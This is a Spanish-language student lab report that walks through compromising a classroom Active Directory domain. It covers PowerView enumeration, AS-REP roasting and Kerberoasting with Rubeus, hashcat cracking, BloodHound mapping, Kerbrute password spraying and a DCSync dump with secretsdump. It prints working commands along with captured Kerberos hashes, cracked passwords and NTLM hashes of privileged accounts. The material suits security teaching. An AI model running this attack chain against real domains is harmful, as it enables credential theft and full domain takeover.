REGIONAL ANTIOQUIA

CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTIÓN EN REDES DE DATOS

2803649

Presentado por:

Isabella Ramírez Ciro

Medellín, 2024

REGIONAL ANTIOQUIA

CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTIÓN EN REDES DE DATOS

Vulnerar un directorio activo

Instructor: Iván Alejandro

Presentado por:

Isabella Ramírez Ciro

Grupo de formación: 2803649

MEDELLÍN, 2024

Comandos en powershell para familiarizarnos

Este comando es para iniciar una sesión de PowerShell para modificar temporalmente la política de ejecución de scripts

```
PS C:\Users\isaR> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.
```

Ejecutamos un script usando • y **la ruta absoluta**

Seguido de esto usamos **Import-Module** que se usa para cargar un script o módulo de PowerShell en la sesión actual de PowerShell

```
PS C:\Users\isaR> . E:\Tools2\CRTE\Sliver\PowerView.ps1
PS C:\Users\isaR> ipmo E:\Tools2\CRTE\Sliver\PowerView.ps1
```

Usamos **get-domainsid** El SID es un identificador único que Windows utiliza para identificar de manera única objetos como usuarios, grupos, computadoras, dominios, etc.

Usamos **get-domainpolicydata** para ver información de la política de seguridad de dominio

```
PS C:\Users\isaR> get-domainSID
S-1-5-21-3125701002-1384462348-288929791
PS C:\Users\isaR> Get-DomainPolicyData


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=4; PasswordComplexity=0;
                 PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
Version        : @{signature="$CHICAGO$"; Revision=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path           : \\cs.org\sysvol\cs.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
                 NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

El comando **get-user** es para listar los usuarios del dominio, pero podemos f**iltrarlo** para cosas especificas

```
PS C:\Users\isaR> Get-NetUser | select cn

cn
--
Administrador
Invitado
krbtgt
Jennette Rowena
Sabra Loni
Mil Halimeda
Amalle Lory
Cora Audrie
Hazel Ruthanne
Claudelle Georgina
Britney Norrie
Hildegarde Marjory
```

usamos la flag **-Identity** que se utiliza para especificar el usuario

```
PS C:\Users\isaR> Get-NetUser -Identity jessid


logoncount              : 6
badpasswordtime         : 13/11/2024 9:29:04
distinguishedname       : CN=jessid,OU=USUARIOS,OU=SENA,DC=cs,DC=org
objectclass             : {top, person, organizationalPerson, user}
displayname             : jessid
lastlogontimestamp      : 13/11/2024 9:29:28
userprincipalname       : jessid@cs.org
name                    : jessid
objectsid               : S-1-5-21-3125701002-1384462348-288929791-1216
samaccountname          : jessid
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 13/11/2024 14:29:28
instancetype            : 4
usncreated              : 17314
objectguid              : 099e1c58-40a3-46c1-ab8b-28cbaf63d3f2
lastlogoff              : 31/12/1600 19:00:00
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata   : 01/01/1601 0:00:00
givenname               : jessid
lastlogon               : 13/11/2024 10:04:40
badpwdcount             : 0
cn                      : jessid
useraccountcontrol      : NORMAL_ACCOUNT
whencreated             : 13/11/2024 14:20:14
primarygroupid          : 513
pwdlastset              : 13/11/2024 9:29:28
usnchanged              : 17628


PS C:\Users\isaR>
```

Con este comando podemos ver en que grupo esta un usuario en especifico en este caso el usuario caro esta en el grupo TICS

```
PS C:\Users\isaR> Get-DomainGroup -UserName caro


usncreated              : 17992
grouptype               : GLOBAL_SCOPE, SECURITY
samaccounttype          : GROUP_OBJECT
samaccountname          : TICS
whenchanged             : 13/11/2024 16:18:46
objectsid               : S-1-5-21-3125701002-1384462348-288929791-1256
objectclass             : {top, group}
cn                      : TICS
usnchanged              : 17996
dscorepropagationdata   : 01/01/1601 0:00:00
name                    : TICS
distinguishedname       : CN=TICS,OU=GRUPOS,OU=SENA,DC=cs,DC=org
member                  : CN=caro,OU=USUARIOS,OU=SENA,DC=cs,DC=org
whencreated             : 13/11/2024 16:18:35
instancetype            : 4
objectguid              : 3677b877-42b4-40dd-a6e9-d221937c6df2
objectcategory          : CN=Group,CN=Schema,CN=Configuration,DC=cs,DC=org
```

ASREPROAST

Este comando intentará encontrar cualquier cuenta de usuario vulnerable a este ataque, es decir, cuentas que no requieren autenticación previa de Kerberos.

```
PS E:\Tools2\CRTE\Sliver> .\Rubeus.exe asreproast
```

La salida del comando incluye información sobre las cuentas que son vulnerables y los tickets AS-REP obtenidos Si el ataque tiene éxito y encuentra cuentas vulnerables. Si no hay cuentas con pre-autenticación deshabilitada es porque No se encontraron cuentas con tickets AS-REP que se puedan clasificar

```
[*] Target Domain          : cs.org

[*] Searching path 'LDAP://SERVER.cs.org/DC=cs,DC=org' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.
6.1.4.803:=4194304))'
[*] SamAccountName         : candie.klaus
[*] DistinguishedName      : CN=Candie Klaus,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\candie.klaus'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$candie.klaus@cs.org:3D5D996EA2DB2A0701ABBD51A4C1237A$5C3AF636C5A59136
    29E5DFB02AA0AB43B733CECF28D99708C59AFAC8ACAA21703B5FD2D980DB2CBE0E3096CA2154689C
    8CFC17D8470A9081DF2891EF3FC3DBAA57BA7218BDEFCBFBEFCCC30B8E7ED1BD6A6E4C6135C70FC8
    F659669865BA64DFD8794937B75BFC64D630EF418643E9F57D8AE960D584FB552096D2656D94218D
    0839368E6303CCC9827ADB2B49F337AF1B97D25BDD0F873932E15225DDEBFA928920B603509ABC30
    D67489D8B3302ACF5F7311FF7D3A93BA49EBAD56E6A15519B26F170031C07180F63133B4C64FB60C
    7C11366A98C5547CE7BF9EACF454D8FE

[*] SamAccountName         : katey.josey
[*] DistinguishedName      : CN=Katey Josey,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\katey.josey'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$katey.josey@cs.org:895AECDA22BFD31911EA5EF887DD8E9F$2789C57E7AAA2175O
    52009E91402B22CF96641FF1AC7D8117CCE87FA485CB7992450A4AA9893A925B92292946508078F5
    570F18C3774B5045A1B2C57C18C20437F309AEB854E0F4F342744669C175FB0AA8278EBA70ECE1B1
    6416BA888AF45E46412D301E1F0CDB5CBE958ED930A29C61750B97ECCBCDAC7733E40FC25F433072
    ED59D6AA591FCE144D0674101F69F88326D69DE97149E643CBB896250CE6B81552ED47B96FBD0D88
    DA74E2057CB845876E74A3992BB2E41A70E35C20C5B01250679507813 7B60513AA02D395B13FFC1E
    EDFDC2320B2B9085581EBAF31FE44AE

[*] SamAccountName         : maybelle.leonora
[*] DistinguishedName      : CN=Maybelle Leonora,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\maybelle.leonora'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$maybelle.leonora@cs.org:D76C0494EA4126033956E8B653F6FCD2$1C7DFDF5DB41
    CC7E269DE42275945213ACDE93DDA0F6324437D9EC11983851A70C05351DF6DF3D201C1FB7FC8B31
    A0C8F5232E7EF561398FC00D1330B705EFCC033E786D3B98AB9204DD2E9F609A88303B09631C77DF
    5623DFAC02DB307808E05F5627957671C9FE3060BA3F1EE589A5C2EBD1C78CD5A9C3E31D49BD05A9
    CFCEE8CC3E240A2ADABE761529C25D070BE37BF2D02E2C9BB05A6261AFE22478D6DCF7D330FEDF33
    9F26DAEED6DF54C63ADD48A51401CCEB2D8D291F92EC93BB6A65CA0D7483BA41A1DF8766501BB951
```

KERBEROAST

Este comando solicitará tickets Kerberos para todas las cuentas de servicio en el dominio que tienen un SPN registrado. Después de obtener los tickets, el atacante puede proceder a intentar descifrar los tickets utilizando herramientas como Hashcat o John the Ripper

La herramienta primero buscará cuentas de servicio que tengan SPNs registrados en Active Directory. Esto se realiza consultando el controlador de dominio.

```
PS C:\Users\isaR> . E:\Tools2\CRTE\Invoke-Kerberoast.ps1
PS C:\Users\isaR> Invoke-Kerberoast


TicketByteHexStream  :
Hash                 : $krb5tgs$http/webserver.cs.org:F3C59D14D32BEAAA0BB5A53C119491AB$37FBA064307456FF322E0908B96A46
                       BD04964F51F553D73CC6C81CFE091AC79184FABB0DEF2BBA54DCF5B729D0A9FE1B350F48CB62DF86E7208F4C71E832
                       4B20651140743DF7C25B9374775249AFF90AA76D94A4737D1C5CD53A8307B9EED777EBA7F043E0B1216F5EAD9D67AB
                       ABFA53F6D8C8B36C55884ACE8DFA45B9EF7B0CE0F31BBCFC00DD1DEB2624866E19CABA01B5AE08F45E70582943FF5A
                       83987D6EBBB0329B8FAD2012E9477EDF9462759575E4A13913FA809600416E966863A742425D9C396D1B2AF42F5853
                       11AC634CBC14415B8A1D5844A04A326A6E5DCB89563122AE85CC4E724BE0DA22BB741E042674776FBF767383D0B366
                       11AB69CE3721349670E4E6B1CC3C83A562447EEBBD8753226D711778B3BC93AC94298EF9CD522FD7F9B9C538FA540E
                       23946685D2A8EEC4A94A1D4E30213B8960F26346D78697CF8BB2C5380ADF91BD8555BB3912CAA384D67B0A0A2DFFFD
                       C4F55BF78B11AC84D6BB6A96E44CFECBBC4D37A945AD451974939E09E31D07F918939DB7502D679CBF9B2581296301
                       B47CC05EF8FFF759E929CC121BE8126F5D0F764AD658A4A805A4B12BBAA7B8DC3160C49E6D6FA4CDB2120B1F118A19
                       521B31D505960C6FCEBD072CB820A188D5F7F8ED1B36CA312009C688D9CD035FC8C9DA8D0BF2317A8EBD43FACEE81B
                       99377E8DA19A5F6B3702E385884933B0EC6C959972DAE2C04979FE2AB31F5FD8845A1E9A7A2C49410283D1A0C430CF
                       91F0CFB2B9567590B6A1774BF3B2F64D1E9598E0F41B2B375B0B9885C0CEA1BF8375941A9270FC9CFFDD6B97C81E95
                       B18027C449E8A947D20DAD4886CE25B0961E125D711D3B494ECADF80DB2616789E924B1C6757316B38A683A5FD0869
                       E24114BCC2D3A3C567FCB795807B01399ABFAC272B3CB075A260E4BAE7CB18D3837BAF0D31276E92B766AFBFFCB816
                       96E4A8F379084A7969B524C9176329A75F37F9625272D7EAF500845BA6BACF2572D14DC52B23C7775B4E689FF4D0C4
                       AB9A2508155D3CE594BEC96D6E209B699C5F3EBBF0C0F7D897AAC7E05B4422D57EB75838A5E5A46EA9002EF6853DB4
                       5DC2450CED5D0A0954D56A75FF695337CB4D5338D3FADEA274DC2D8A85111A1423877ADFDB63C06A5E0ACB636BA633
                       1F826F41864BD84EEB9BAA94305109BD406E9FF854AC70839AC89D858910D23E8CA7A0B594C4250A7E19082958C091
                       57DB9ED7DB90959O516D403853 4406F6741FEA0071188F72B8EF91750640271ED0AFA17DF33485DCA8D587842E61FD
                       63F59B1E31D43556DEA20EF249BD8D7073391E465832A422F8126CBA37920488C5C493C938
SamAccountName       : svc_http
DistinguishedName    : CN=Servicio HTTP,CN=Users,DC=cs,DC=org
ServicePrincipalName : http/webserver.cs.org
```

HASHCAT

Con esta herramienta podemos descifrar las contraseñas obtenidas con Kerberoasting y ASRepRoasting

Hashcat Este es el programa que se usa para crackear hashes, como contraseñas cifradas, tickets Kerberos, y otros tipos de hashes

-m 18200 es el código de Hashcat para Kerberos 5 AS-REP a

0 corresponde a un ataque de diccionario

-o hashcandie.txt: Este parámetro indica el archivo donde se guardarán las contraseñas descifradas.

/usr/share/wordlists/rockyou.txt Es la ruta al archivo de diccionario utilizado por Hashcat.

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 18200 -a 0 -o hashcandie.txt candie.txt /usr/share/wordlists/rockyou.txt
```

Estas son las credenciales respectivas que conseguimos de los usuarios que no necesitan pre-autenticacion que conseguimos con la herramienta anterior y con los cuales nos podríamos loguear.

- ¬ apollo
- ¬ qwer1234
- ¬ Michael

DESCARGAR E INSTALAR BLOODHOUND


es una herramienta de pruebas de penetración que se utiliza para mapear las relaciones y permisos dentro de un entorno de Active Directory (AD). Permite identificar y explotar puntos de escalada de privilegios dentro de AD.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install -y bloodhound

After installation completes, start neo4j with the following command:

┌──(kali㉿kali)-[~]
└─$ sudo neo4j console
```


Para descargar bloodhound necesitamos Neo4j para almacenar los datos sobre el entorno de Active Directory. Es importante siempre iniciar la base de datos

```
└─# neo4j start
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:6750). It is available at http://localhost:7474
There may be a short delay until the server is ready.
```


Al ingresar por primera vez a la URL nos va pedir una contraseña y usuario que es Neo4j y ya después te pedirá que cambies la contraseña y ya tendrás la base de datos iniciada



Y después de tener descargado Bloodhound y neo4j iniciamos también Bloodhound



Y se los abre esta pagina en la cual nos logueamos con las credenciales que establecimos anteriormente



SHARPHOUND

recopila información sobre las relaciones de confianza, grupos y privilegios dentro de un entorno de Active Directory. Utiliza varias técnicas de recopilación, como la consulta de permisos y auditoría, para mapear la infraestructura de AD en bloodHound.

- Primero importamos el script de sharphound
- Creamos una carpeta en la cual vamos a querer que se guarde el archivo zip que se nos generara
- Usamos comando de PowerShell que ejecuta la recolección de datos utilizando el script de sharphound.
  Es respectivo a como se ve en la captura

```
PS E:\Tools2\CRTE\BloodHound-master\Collectors\prueba> cd ..
PS E:\Tools2\CRTE\BloodHound-master\Collectors> . .\SharpHound.ps1
PS E:\Tools2\CRTE\BloodHound-master\Collectors> cd .\prueba\
PS E:\Tools2\CRTE\BloodHound-master\Collectors\prueba> Invoke-BloodHound -CollectionMethod All,LoggedOn
2024-11-14T11:41:59.6606497-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodH
d
2024-11-14T11:41:59.9262741-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session,
ggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-14T11:41:59.9733707-05:00|INFORMATION|Initializing SharpHound at 11:41 on 14/11/2024
2024-11-14T11:42:00.4578099-05:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL
ontainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-14T11:42:00.7859711-05:00|INFORMATION|Beginning LDAP search for cs.org
2024-11-14T11:42:00.9417343-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-11-14T11:42:00.9577735-05:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-11-14T11:42:36.2703666-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 94 MB RAM
2024-11-14T11:43:07.7668998-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 95 MB RAM
2024-11-14T11:43:47.7673628-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 95 MB RAM
2024-11-14T11:44:19.2810027-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 95 MB RAM
2024-11-14T11:44:55.2498338-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 95 MB RAM
2024-11-14T11:45:34.7493447-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 96 MB RAM
```


Si ingresamos a la carpeta **prueba** veremos los archivos que se generaron

20241114115259_BloodHound.zip	14/11/2024 11:53	Carpeta comprimi...	20 KB
NDQwZGI1NGYtMDFmMy00MTc0LTgxN...	14/11/2024 11:53	Archivo BIN	27 KB


En las herramientas que nos compartió el profesor esta esté ejecutable que es HFS es un servidor web ligero que permite compartir archivos a través de HTTP.

hfs.exe	04/03/2018 11:01	Aplic


Al abrirlo subimos el archivo zip que nos generó sharphound para compartir el archivo




desde el Linux donde tenemos el bloodhound ingresamos al servidor con la ip y descargamos el archivo zip



Aquí estamos subiendo el archivo que descargamos a BloodHound



Así es como se ve el mapeo en nuestro directorio activo, podemos observar los usuarios que tienen DCSync lo cual es algo importante



PASSWORDSPRAYING

es una técnica utilizada por un atacante para obtener credenciales de acceso válidas que consiste en probar una misma contraseña de uso común en varias cuentas de usuario, para luego probar con otra contraseña.

En nuestro caso **el profesor nos dio una contraseña** con la cual hacer la practica para averiguar cual era la cuenta de usuario que tenía esta contraseña

Para este paswordspray usamos Kerbrute, una herramienta utilizada para realizar ataques de enumeración y contraseñas de Kerberos.

./kerbrute_linux_amd64: Esto ejecuta el binario de Kerbrute en un sistema Linux con la arquitectura amd64

Passwordspray: Esta es la opción de Kerbrute para realizar un ataque de password spraying. En lugar de intentar varias contraseñas en una sola cuenta (lo que es más fácil de detectar), el ataque de password spraying intenta la misma contraseña en muchas cuentas diferentes. Este tipo de ataque puede ser útil para evitar bloqueos de cuentas debido a múltiples intentos fallidos con una contraseña incorrecta**.**

--dc: Esta opción indica la dirección IP del Controlador de dominio

-d: dominio

user txt: en este archivo guarde todos los usuarios del controlador del dominio y es con las cuentas que se va probar la contraseña

changeme123!: Esta es la contraseña que se está probando en el ataque

```
└─$ ./kerbrute_linux_amd64 passwordspray --dc 172.16.1.51 -d cs.org user.txt Changeme123!

Version: v1.0.3 (9dad6e1) - 11/15/24 - Ronnie Flathers @ropnop

2024/11/15 11:50:59 >  Using KDC(s):
2024/11/15 11:50:59 >   172.16.1.51:88

2024/11/15 11:50:59 >  [+] VALID LOGIN:  kerrie.lurleen@cs.org:Changeme123!
2024/11/15 11:50:59 >  Done! Tested 4 logins (1 successes) in 0.039 seconds
```

Podemos ver en la salida del comando que el usuario que tiene esta contraseña es **Kerrie.lurleen**

DCSync

Es una técnica de ataque que se utiliza normalmente para robar credenciales de una base de datos AD. El atacante se hace pasar por un controlador de dominio (DC) para solicitar hashes de contraseñas de un DC objetivo, utilizando el protocolo remoto de servicios de replicación de directorios (DRS).

Este comando se utiliza en el contexto de la recolección de hashes de contraseñas de un controlador de dominio en una red Windows, específicamente utilizando la herramienta Secretsdump

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python secretsdump.py -just-dc kerrie.lurleen:Changeme123\!@172.16.1.51 -outputfile dcsync_hashes
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

secretsdump.py: Este es el script que se utiliza para volcar información de autenticación de sistemas Windows, como contraseñas en texto claro o hashes de contraseñas, usando varios métodos, como la inyección de credenciales en un controlador de dominio.
just-dc: Este argumento indica que se realizará una extracción de las credenciales del Controlador de Dominio (DC)

kerrie.lurleen:Changeme123\!: Esta es la credencial de autenticación utilizada para acceder al servidor de destino (el controlador de dominio). La sintaxis es:

@172.16.1.51: Es la dirección IP del Controlador de Dominio (DC) en la red a la que se conecta el comando. Esta IP indica el servidor al que se accederá para extraer las credenciales.

- outputfile: Este parámetro especifica el nombre del archivo de salida donde se guardarán los resultados del volcado de hashes de contraseñas extraídos del controlador de dominio.

Esta fue la salida del comando en realidad salieron todos los hashes de todos los usuarios, pero en este caso la que mas nos interesa es del administrador

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abcd6e3ac797890f2c2e:::
```

